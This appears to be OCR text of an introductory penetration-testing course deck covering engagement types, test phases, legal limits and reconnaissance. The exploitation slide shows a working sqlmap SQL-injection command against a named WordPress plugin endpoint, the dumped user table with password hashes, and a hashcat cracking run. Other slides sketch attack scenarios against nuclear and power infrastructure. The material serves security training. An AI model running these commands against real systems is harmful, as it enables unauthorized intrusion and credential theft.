ACS Education 6th

Pentesting Basic

Index

- Overview
- Vulnerability and information
- Lab : exploitation

01

Overview

- Penetration testing overview
- Principles of security
- Laws and regulations
- Information gathering
- Kali Linux

Penetration testing overview

Penetration hacking, commonly referred to as penetration (pen) testing, involves hacking into a client's operational servers after consulting with them.

- Simulate a hacking-like condition using hacking techniques
  - Techniques for detecting potential breaches

Penetration

+

TEST

Penetration testing overview

There are four main types of positions for conducting penetration test : external unauthorized, external authorized, internal unauthorized, and internal authorized, and each classification requires different interpretations and activities.

- Penetration test scope - determined by system access

External unauthorized position	External authorized position	Internal unauthorized position	Internal authorized position
• External IP bands • Focus on publicly available services • Proceed without registering	• External IP bands • Focus on publicly available services • Registration may be involved • Administrator accounts may be granted in some circumstances	• Internal IP bands • Can run services that are not public • Proceed without employee permissions	• Internal IP bands • Can run services that are not public • Proceed with employee permissions

Penetration testing overview

Diagnostics only looks at responses that are likely to develop into hacks, while penetration testing includes activities that are evaluated as real attacks.


- Penetration test scope - determined by execution perspective

① Server security diagnosis
② Network equipment security diagnosis
③ DBMS security diagnosis
④ Personal PC security diagnosis
⑤ Security system operations diagnosis
⑥ Web application diagnosis
⑦ Mobile application diagnosis

Checklist-based diagnostics

① Scenario-based simulation hacking
② Black box simulation
③ Red / blue / purple team penetration testing

Simulated hacking



Penetration testing overview

Scenario-based penetration testing is a way to see if the elements that are found through the diagnostic process can be developed into an actual hacking attack.

- Scenario-based simulation hacking
  - How it works
    - When additional post-vulnerability diagnostics are performed
    - Internal and external information is made easy to understand
    - The scenario is configured first, then the infiltration begins
    - A mock hack is performed at a specified time

Penetration testing overview

Scenario-based penetration testing is a way to see if the elements that are found through the diagnostic process can be developed into an actual hacking attack.

- Scenario-based simulation hacking
  - What a client consultation entails
    - The overall consultation is similar to a diagnosis of an information system.
    - Scenarios may change based on information gathered along the way.
      - Re-negotiate with the client if changes are made
    - If information system controls or breach response teams become aware during the course of the exercise :
      - May continue after exception handling in consultation with client
    - If execution would not proceed as scenario :
      - May continue after exception handling of defenses, such as information security solutions, in consultation with the client

Penetration testing overview

Black box penetration testing is a method of performing a hack like a real hacker, without being given any prior information.


- Black box simulation
  - How it works
    - No information is given in advance.
    - No exceptions are handled.
    - No set time
    - Scenario would be presented after a successful penetration
  - What a client consultation entails
    - A minimum number of employees are aware that a penetration test is being conducted.
    - If information system controls or breach response teams become aware during the course of the exercise :
      - Start another detour

Penetration testing overview

Penetration testing types – 3/3

It is a type of simulated hacking that consists of a red team that plays an offensive role, a blue team that performs traditional defenses, and a purple team that controls and manages them in an integrated manner. The number of red team members is currently on the rise.

- Red team
  - Role of external intruder
  - Proceed similar to a black box simulation
- Blue team
  - Perform defense, including security controls, incident response teams, etc.
  - Defend against red team attacks without knowing when
- Purple team
  - Control red and blue teams
    - Consist of client security staff and external consulting PMs
  - Organize the environment to help each other thrive
  - Create consolidated reports



Principles of security

A typical penetration testing process is consultation > collection > modeling > analysis > exploitation > reporting.

- Overview

Pre-engagement interactions	Intelligence gathering	Threat modeling	Vulnerability analysis	Exploitation	Post exploitation	Reporting

Procedure	Description
Pre-engagement interaction	Determine the scope of the penetration with client's information security staff
Intelligence gathering	Gather as much information as possible about client's organization and the potential attack target
Threat modeling	Create models that represent threat behavior based on various forms of information, such as assets and business processes.
Vulnerability analysis	The act of analyzing a system or application to find elements that can be exploited.
Exploitation	Actual penetration through paths found by vulnerability analysis
Post exploitation	Method of controlling a compromised system after infiltration to find another penetration vector.
Reporting	Create and review final reports to present to clients

Principles of security

Penetration testing practices

The preliminary consultation phase involves discussing with the client which systems will be penetrated and how they will be penetrated. It is very important to estimate the scope of the penetration and the manpower required.

- Prior consultation

Pre-engagement interactions	Intelligence gathering	Threat modeling	Vulnerability analysis	Exploitation	Post exploitation	Reporting

Pre-engagement interactions

Task 1

Scenario-based simulation hacking
- Aggregate vulnerable elements and perform virtual scenarios
- Authorized to leak sensitive data and infiltrate internal networks

Task 2

Black box simulation
- Negotiate black box penetration timeframe
- Terminate consulting in case of successful internal penetration without prior knowledge

Create a WBS and calculate Man-Month

Division	Task 1 (scenario-based penetration testing)			Task 2 (black box Simulation)		
Schedule	1w	2w	3w	4w	5w	6w
PM	0.25		0.25			0.5
Senior A	0.25	0.25	0.25	0.25	0.25	0.25
Senior B	0.25	0.25	0.25			
Employee A	0.25	0.5	0.25	0.25	0.25	0.25
Total Input	1	1	1	0.5	0.5	1
	Report the start		Interim report			Report the exit

Principles of security

The intelligence gathering phase begins with the collection of a large amount of data in search of valuable information, almost like espionage.

- Collecting information

Pre-engagement interactions	Intelligence gathering	Threat modeling	Vulnerability analysis	Exploitation	Post exploitation	Reporting

Nuclear	Nuclear power plants	Nuclear power sites	Nuclear waste repositories
Energy facilities	Power (power plant, substation)	Petroleum (production, stockpile)	Gas (production bases, pipelines, storage)
Other critical infrastructure	Broadcast fac. Press	Industrial fac.	Armed industry	Research fac.	Other (Correctional fac., etc.)
Government agencies	Admin info N/W	Foreign affairs N/W	Integratied Comp. Cnt.	G4C system	Government fac.	Government homepage
Civilian facilities	Civilian PCs	Social media	Internet bulletin boards	Private security firms

Principles of security

The intelligence gathering phase begins with the collection of a large amount of data in search of valuable information, almost like espionage.

- Intelligence gathering

Pre-engagement interactions	Intelligence gathering	Threat modeling	Vulnerability analysis	Exploitation	Post exploitation	Reporting

Principles of security

Threat modeling is performed based on the information gathered. A variety of methods, including physical penetration and social engineering techniques, may be attempted, depending on the scope of the exercise.

- Configure a scenario

Pre-engagement interactions	Intelligence gathering	Threat modeling	Vulnerability analysis	Exploitation	Post exploitation	Reporting

Hydro & Nuclear Power Corp, facilities hacked, causing power grid and social disruption						
Scenario component	Non-country subject	Normal situation	Chaos & low morale	State infrastructure	DoS attack	Social engineering techniques
Scenario overview	• Causing a shutdown via anomaly command on a peacetime nuclear control facility. • At the hacker's command, some compromised smart grid AMIs also requested large amounts of power at once. • Power supply drops significantly as demand increases, causing temporary blackouts.					

Principles of security

Threat modeling is performed based on the information gathered. A variety of methods, including physical penetration and social engineering techniques, may be attempted, depending on the scope of the exercise.

- Configure a scenario


Division	Overview
Scenario component	Non-country subject / Normal situation / Ability to wage & sustain war diminished / State infrastructure / Hack aimed at disrupting and destroying the system / Supply chain procurement system attacks
Scenario overview	- Malware infection when an internal PC user visits an external vendor's homepage - Exploiting vulnerabilities of infected internal PC users to gather information and send it to the infrastructure network - Hijacking an infrastructure's main control system and causing it to malfunction, disrupting energy production
Scenario	- Attackers gather information that PC users in the power plant frequently visit a particular vendor's home page. - They hijack the web server for the vendor's home page, which is frequently visited by internal PC users!! - They inject malicious script into a web server, primarily to infect the internal PCs with malware when users visit the site - Expose vulnerabilities and unauthorized access to OA & infrastructure networks by gathering information about internal PC users after infection. - They aim to remotely control a power plant's key system to cause it to malfunction and disrupt power production.

Principles of security

The team will determine what vulnerabilities exist in the elements within the mock hacking category and analyze them for potential exploitation.

- Exploitation

Pre-engagement interactions	Intelligence gathering	Threat modeling	Vulnerability analysis	Exploitation	Post exploitation	Reporting




Principles of security

Threat modeling is performed based on the information gathered. Depending on the scope of the exercise, a variety of methods may be attempted, including physical exploitation and social engineering techniques.

- Configure a scenario

Pre-engagement interactions	Intelligence gathering	Threat modeling	Vulnerability analysis	Exploitation	Post exploitation	Reporting



Principles of security

Based on the analyzed results, the team will conduct a full-scale exploitation.

- Penetration

Pre-engagement interactions	Intelligence gathering	Threat modeling	Vulnerability analysis	Exploitation	Post exploitation	Reporting

```
sqlmap -u "http://dev.fngs.kr/wp-content/plugins/like-dislike-counter-for-posts-pages-and-comments/ajax_counter.php" --method="post" --data="post_id=1&up_type=like" -p "post_id" -v 5 --dbms=MySQL --dump -T wp_users -D wordpress
```

```
Database: wordpress
Table: wp_users
[3 entries]
+----+----------+------------------------------------+-------
-----------+--------------+-----
| ID | user_url | user_pass                          | user_l
isplay_name | user_nicename | user                  user_acti
+----+----------+------------------------------------+-------
-----------+--------------+--------------------+---------
| 1  | <blank>  | $P$B6gkMGoINnOcz8ja4g/NIOs.F5tERQ1 | kisec
isec        | kisec         | 2017-08-16 07:45:05 | <blank>
| 2  | <blank>  | $P$Bl.55tb/COju81J9u.u5n/xdXB8Xid/ | hakawa
akawati     | hakawati      | 2017-08-23 03:58:59 | <blank>
| 3  | <blank>  | $P$BdX6deFiKfoV83ZspqMjnSrTUEYXI// | test
est         | test          | 2017-08-23 03:59:22 | 150346076
+----+----------+------------------------------------+-------
-----------+--------------+--------------------+---------

[14:16:31] [INFO] table 'wordpress.wp_users' dumped to CSV fi
ordpress/wp_users.csv'
```

SQLi

```
hashcat64.exe -a 0 -m 400 -d 3 -o crack.txt passwd.txt wordlist.txt
```

```
Session..........: hashcat
Status...........: Running
Hash.Type........: phpass, MD5(Wordpress) (H
Hash.Target......: $P$BwBG
Time.Started.....: Wed Mar                    2 secs
Time.Estimated...: Wed Mar                   24 sec
Input.Base.......: File (w
Input.Queue......: 1/1 (10
Speed.Dev.#3.....:    55042
Recovered........: 0/1 (0.
Progress.........: 3919872/
Rejected.........: 0/3919872 (0.
Restore.Point....: 3919872/11881376 (32.99%)
Candidates.#3....: ipaqi -> irphf
HWMon.Dev.#3.....: Temp: 81c

[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit =>
```

Hash crack


```
$P$BwBGCV1t7piyvdrer7hCLAITAi6w0y.:kisec
```


Principles of security


If the external exploitation is successful, the internal infrastructure and information is re-gathered and analyzed for further exploitation.

- Penetration

Pre-engagement interactions	Intelligence gathering	Threat modeling	Vulnerability analysis	Exploitation	Post exploitation	Reporting







Principles of security

Penetration testing practices

Once an agreed-upon threshold of exploitation success is reached, such as finding sensitive data or taking over a system, the team reports on the various ways the client can respond, from detailed exploitation to threat assessment.

- Reporting

Pre-engagement interactions	Intelligence gathering	Threat modeling	Vulnerability analysis	Exploitation	Post exploitation	Reporting

Assessing information exposure levels	50 → 20	• No Google visibility • Exposed to scanning	Threat score of 30 out of 50 because Google did not expose any information related to the compromised target, only scanned.
SQL injection	90 → 60	• Blind SQLi • No other leg SQLi	Threat score of 60 out of 90 due to blind SQL injection in only one location
Password strength	30 → 30	• Crack success • Five lowercase digits	Threat score of 30 out of 30 due to weak password strength
Exposing the admin page	30 → 30	• Inferrable • wp-admin	Threat score of 30 out of 30 for using known admin pages without change
Privilege escalation vulnerabilities	100 → 80	• DirtyCow vulnerability • Kernel panic on failure	Threat score of 80 out of 100 for exploiting local system vulnerabilities with restrictions

Principles of security

Once an agreed-upon threshold of exploitation success is reached, such as finding sensitive data or taking over a system, the team reports on the various ways the client can respond, from detailed exploitation to threat assessment.

- Reporting

Pre-engagement interactions	Intelligence gathering	Threat modeling	Vulnerability analysis	Exploitation	Post exploitation	Reporting

Laws and regulations

Here's how Wikipedia defines "hacker", which is not too far off from how the technical community defines it.

- A talented computer professional who uses their technical knowledge to overcome challenges.
- In popular culture, a hacker is a security hacker.
  - A person who uses their expertise to break into a computer system by taking advantage of a bug or exploit.

Laws and regulations

In general, it's legal to try to break into a desktop or laptop computer on your property, but it's illegal to break into a rented device, such as a smart meter or set-top box, even if it's in your home.

- If you want to test a company computer or your neighbor's computer, be sure to get written permission from the system owner before you begin.
- Hacking without written permission is most likely a violation of some law.
- You should also consider the implications of running hacking tools while connected to an Internet Service Provider (ISP).
- You will need to check their terms and conditions to see if such activity is allowed.

Laws and regulations

Gray areas of the law

Scanning internet-connected devices with Nmap is not illegal per se, but it is not advisable. You should be careful when scanning a system without permission.

- If you want to test a company computer or your neighbor's computer, be sure to get written permission from the system owner before you begin.
- Hacking without written permission is most likely a violation of some law.
- You should also consider the implications of running hacking tools while connected to an Internet Service Provider (ISP).
- Unauthorized access to systems with unchanged default passwords is also a gray area.
- Do you have permission to view it if you simply change the URL parameters and a different document appears?
  - An inexperienced employee who didn't see the problem may have made a mistake in setting up the site.
  - In 2005, Daniel Cuthbert was charged with violating the UK's Computer Misuse Act by changing URL parameters.

Laws and regulations

Comparing simulated to criminal hacks

The profession requires a level of skill and intelligence similar to that of a criminal, but it's very important to operate strictly within the boundaries of the law.

- Scope and purpose vary depending on the content of the consultation with a client


Devision	Penetration testing team	Criminal
Legal	Activities that are legal under a contract with a client	Illegal
Attack pointer	Systems designated by a client's representative	Indiscriminate
Attack items	Without compromising availability due to downtime	Indiscriminate
Attack time	Activities within the timeframe agreed with the client	Indiscriminate

- Penetration testing is classified as a consulting field.
  - This is because the testing team needs to consult with a client.

Information gathering

Shodan


If Google is a web service that searches for content, Shodan is the one that searches for devices connected to the Internet.



Information gathering

Censys

